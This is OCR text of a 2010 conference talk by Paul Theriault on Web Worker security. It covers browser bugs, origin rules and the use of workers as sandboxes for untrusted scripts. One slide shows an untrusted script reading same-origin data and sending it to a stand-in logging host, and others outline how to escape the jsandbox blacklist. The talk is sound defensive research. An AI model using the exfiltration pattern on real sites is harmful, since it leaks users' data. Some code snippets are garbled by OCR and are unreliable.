Can you trust your workers?

Examining the security of Web Workers

Paul Theriault, **stratsec**

Hack In the Box, Malaysia, October 2010


Web Workers

Web Workers BETA

combining the sanity of threads with
the robustness of web development

TODO

- Find out what could possibly go wrong



http://wearehugh.com/public/2010/08/html5-web-workers/

Talk overview

- Background
- Intro to Web Workers
- Compare Implementations & review bugs
- Web Worker as a Sandbox

Web Workers

- JavaScript API (Web Application 1.0)
- Run scripts in background
  - Multi-threaded, managed communication
- Supported in:
  - Chrome, Firefox, Opera, Safari current versions
  - Internet Explorer 9
- Web Workers API
  - http://dev.w3.org/html5/workers/
  - http://www.whatwg.org/specs/web-workers/current-work/


Web Workers

http://example.com/index.html

```
<script>
var worker = new Worker('worker.js')
</script>
```

http://example.com/worker.js

```
while(!finished){
        //do some work;
}
postMessage("Result");
```



About Thread Safety

The Worker interface spawns real OS-level threads, and concurrency can cause interesting effects in your code if you aren't careful. However, in the case of web workers, the carefully controlled communication points with other threads means that it's actually very hard to cause concurrency problems. There's no access to non-thread safe components or the DOM and you have to pass specific data in and out of a thread through serialized objects. **So you have to work really hard to cause problems in your code**.

(from https://developer.mozilla.org/En/Using_web_workers)

Worker Global Scope

- Workers have their own JavaScript context, separate from the renderer
  - Global scope (*this*) is NOT window
- No DOM Access
  - No window
  - No document
  - No cookies
  - ~~No Storage~~
    - Chrome now provides Web Database API

Worker Global Scope

- Common functions (across all implementations)
  - postMessage
  - Event support
    - addEventListener
    - dispatchEvent
    - removeEventListener
  - importScripts
  - location
  - navigator
  - XMLHttpRequest

Web Workers

http://example.com/index.html

```
<script>
var worker = new worker('worker.js')
worker.onmessage = function(e) {
        alert(e.data)
};
</script>
```

http://example.com/worker.js

```
importScripts('http://maths.api/math.js')

var result = calculatePi(100);

postMessage("Pie to 100 places is"+ result");
```

http://maths.api/math.js

```
//calculates pi to 'digits' decimal places
Function calculatePi(digits){
...
}
```

Creating Workers

- Basic usage:

```
var worker= new Worker('worker.js');
```

- worker script *origin* == entry script *origin*
- Following will only work from foo.com

```
new Worker('http://foo.com/worker.js');
```

Creating New Workers

- Pages at file:// can load worker from file://
  - But not in Chrome…
- Workers can spawn Workers (Firefox & Opera)
- Firefox and Opera allow redirects to Data: URI to be loaded as a worker
  - Origin is same as redirect source
- No data: or javascript: URIs
  - Except Opera!
  - http://lists.whatwg.org/htdig.cgi/whatwg-whatwg.org/2009-September/023138.html


Self-loading worker

```
<!-- onmessage = function(e) { eval(e.data); } /*   -->
   <!DOCTYPE html>
   <script type=text/x-worker id=worker>
            postMessage("This is a worker. See, this is:"+this);
   </script>
    <script>
   str = document.getElementById('worker').text;
   w = new Worker("?");
   w.onmessage=function(e){alert(e.data)};
            w.postMessage(str);

   </script>
   <!--  */  //-->
```

Self-loading worker

- Result:



Bugs in New Worker()

- Firefox supports recursive workers
- Bug discovered by Orlando Berrera
- Existing issue in XPConnect
  - Create set of objects that get freed prior to use
  - Depends on garbage collection at critical point
  - Recursive web workers induces this state
- http://www.mozilla.org/security/announce/2009/mfsa2009-54.html

Import Scripts

- importScripts() loads additional scripts into the worker
- Similar to <script src= > tag
  - Similar restrictions (no file: but can use data:)
  - Sends cookies
- Scripts execute in the context of the importing worker (and hosting page)

Bug in importScripts

- Firefox supports E4X
- Can use import scripts to load XML documents (eg HTML) cross domain
- Found by Yosuke Hasegawa July 2010
  - https://bugzilla.mozilla.org/show_bug.cgi?id=568148

postMessage

- postMessage() sends data between worker and renderer
- Shouldn’t be any other way!
  - Though other channels exist: openDatabase, XMLHttpRequest, MessageChannel
- Can send:
  - Strings: postMessage(“test result”)
  - Arrays: postMessage([1,2,3,4,5]);
  - Objects: postMessage({test: “result”})

postMessage

- Can’t send:
  - Functions:

```
var func=function(e){return e}
postMessage(func);
```

  - Objects:

```
postMessage( {test: alert} )
```

- Why not?
- Obviously need an “onmessage” handler in target page or worker

Bug in postMessage

- Array handling crash in postMessage
- Feb 2010
  - http://www.mozilla.org/security/announce/2010/mfsa2010-02.html
- Actually several bugs
  - Setting global context outside of main
  - Accessing non-thread safe code outside main thread

Shared Workers

- Basic usage:

```
var worker= new SharedWorker(url);
```

- Origin restriction still exists
  - Unlike their predecessor cross-origin workers (gears)
- Slightly different syntax & ‘connect’ event
- Two pages connect to same SharedWorker if the URL is the same

Worker Lifetime

- Dedicated Workers
  - Closed when their parent document is closed
- Shared Workers
  - Closed when all of their attached documents are closed

Ghosting Attacks

- Last year I gave a presentation on ghosting attacks using plugins
- Use infinite loops to prevent unloading
- Attack didn't apply to JavaScript since UI becomes locked up (and setTimeout doesn't achieve the same persistence)
- Infinite loops in workers don't block UI…
- … but don't prevent unloading either
- Shared workers might be useful for XSS proxies

Unique functions within WorkerGlobalScope

Feature	Firefox	Opera	Chrome	Safari
EventSource			✕	✕
ImageData		✕		
MessageChannel		✕	✕	✕
MessageEvent		✕	✕	✕
MessagePort		✕		
openDatabase			✕	
openDatabaseSync			✕	
SharedWorker		✕		
Worker	✕	✕		
webkitNotifications			✕	
WebSocket			✕	✕
WorkerLocation			✕	✕

Sandbox?

- Sandbox is a place to run untrusted code
- The “mashup” problem
- Untrustued (or semi-trusted) code is often required or useful
  - Analytics packages
  - Advertising
  - Mashups & Widgets (e.g. DISQUS etc)
- Risk is that 3rd party code is running in your domain

Worker as a Sandbox

- Worker makes a natural sandbox for running untrusted code
- Can’t access page content or cookies
- Should be a good sandbox, right?

Naïve Attempt

page.js:

```
var sandbox=new Worker('sandbox.js')
sandbox.postMessage('http://other.site/untrusted.js');
```

sandbox.js:

```
onmessage=function(e){
        importScripts(e.data);
        postMessage(this['someUntrustedFunction']());
}
```

- Any problems with this?

Naïve Attempt

- XMLHttpRequest
  - Script is running in the domain of the parent page
  - Can read any content on your domain

http://other.site/untrusted.js:

```
var xhr=new XMLHttpRequest();
xhr.open('GET', ‘http://my.site/secret', true);
xhr.send();
xhr.onreadystatechange=function(e){
if(e.target.readyState==4)
    importScripts(“http://other.site/log.php? +
          e.target.responseText);};
```

Naïve Attempt

- openDatabase
  - Script is running in the domain of the parent page
  - Can read the content of anything in client storage
- Event Source
  - Could connect to data sources on this domain
- Web Socket
  - Could connect to web socket providers on this domain
- SharedWorker
  - Could connect to any SharedWorker running on this domain

jsandbox.js

- JavaScript sandbox by Eli Grey
- http://github.com/eligrey/jsandbox
- **“Jsandbox** is an open source **J**ava**S**cript sandboxing library that makes use of HTML5 web workers. **Jsandbox makes it possible to run untrusted JavaScript without having to worry about any potential dangers.”**

jsandbox.js

- Creates a new worker for each sandbox
- Sends commands via postMessage
- Prevent untrusted script from messing with messages
- Dereferences unsafe functions

jsandbox.js

```
self.Worker                =
self.addEventListener      =
self.removeEventListener   =
self.importScripts         =
self.XMLHttpRequest        =
self.postMessage           =
self.dispatchEvent         =
// in case IE implements web workers
self.attachEvent           =
self.detachEvent           =
self.ActiveXObject         =
undefined;
```


Escaping from jsandbox.js

- Breaking out of jsandbox
  - WorkerGlobalScope contains support for potentially dangerous functions for a given domain
  - Any function which is sensitive to origin, and not deferenced is a risk
- Blacklist is now out of date, and many such functions are accessible
  - EventSource
  - WebSocket
  - openDatabase

A new approach

- Much of the danger comes from the script being executed on the same origin
  - XMLHttpRequest
  - OpenDatabase
  - Etc
- But new Worker() is same domain only…
- Communication API allows for cross-origin messaging
- And it uses postMessage

Domain-based sandbox



Domain-based sandbox

http://www.example.com/box.html

```
<script>
window.onmessage=function(event){
// do someething with result
}

sandboxWindow.postMessage(...)
</script>
```

http://untrusted.example.com/sandbox-worker.js

```
onmessage=function(event){
 importScripts.apply(this,event.data.url);
 postMessage(eval(event.data.eval);
}
```

http://untrusted.example.com/frame.html

```
var worker= new Worker('sandbox-worker.js');

window.addEventListener("message",
  function(e){worker.postMessage(event.data)},
  false);

worker.onmessage=worker.onerror=function(event){
  parent.postMessage(event.data,
  parentDomain);
};
```

Domain based sandbox

- window.postMessage!=worker.postMessage
  - Cross-frame messaging only support strings
- JSON to the rescue

```
sandboxWindow.postMessage(
  JSON.stringify({command:'load',data:url}),
  frameOrigin);
```

- DOM Proxy

Attempt in Opera

- Opera supports loading workers from data: uri
- Same effect without subdomain to host untrusted worker
- Unfortunately Opera breaks when you do this

Comparison to iframe

- IE load untrusted script in an iframe on separate domain
- Separate origin provides some protection
- Full DOM access for separate domain
  - Open new windows
  - Interact with the user
  - Infinite loops DoS the session
- Can load plugin content

Comparison to iframe with *sandbox* attribute

- HTML5 iframe specifies sandbox attribute
- Similar effect and by design!
- Currently only supported by chrome and safari
- Untrusted scripts may interfere with page responsiveness
  - Use web worker within a sandbox frame? No…
  - Have to set *allow-scripts* & *allow-same-origin*
- ***Setting both the allow-scripts and allow-same-origin keywords together when the embedded page has the same origin as the page containing the iframe allows the embedded page to simply remove the sandbox attribute.***

Comparison to other sandboxes

- Google Caja
- JSReg – Gareth Heyes
- Both use regular expressions and parsing
  - JavaScript syntax is complicated
  - Browsers implement unique syntax
    - E.g. function::['alert '](‘hi') in Firefox
- Obscure syntax may result in sandbox escape, which give full access

Worker as a sandbox

- Remaining Risks
  - Hog resources, make browser unresponsive
    - Restrict function access
  - Send spurious postMessage responses
    - Use random messageIDs for each message event
    - Prevent imported scripts from having access to the raw message event using function scope
  - Send malicious objects/take advantage of how sandbox is used
    - Treat all messages as untrusted

Update to Worker API ?

- Being able to spawn workers with null origin would be useful
  - Can already do this Opera with Data:uri
- E.g. worker.sandbox=true;
- Untrusted scripts wont pose a threat to your domain

So which one to use?

- Combination approach
- Run jsandbox on a separate subdomain
- Least Privilege
- Allow by exception

Questions ?

- paul.theriault at stratsec.net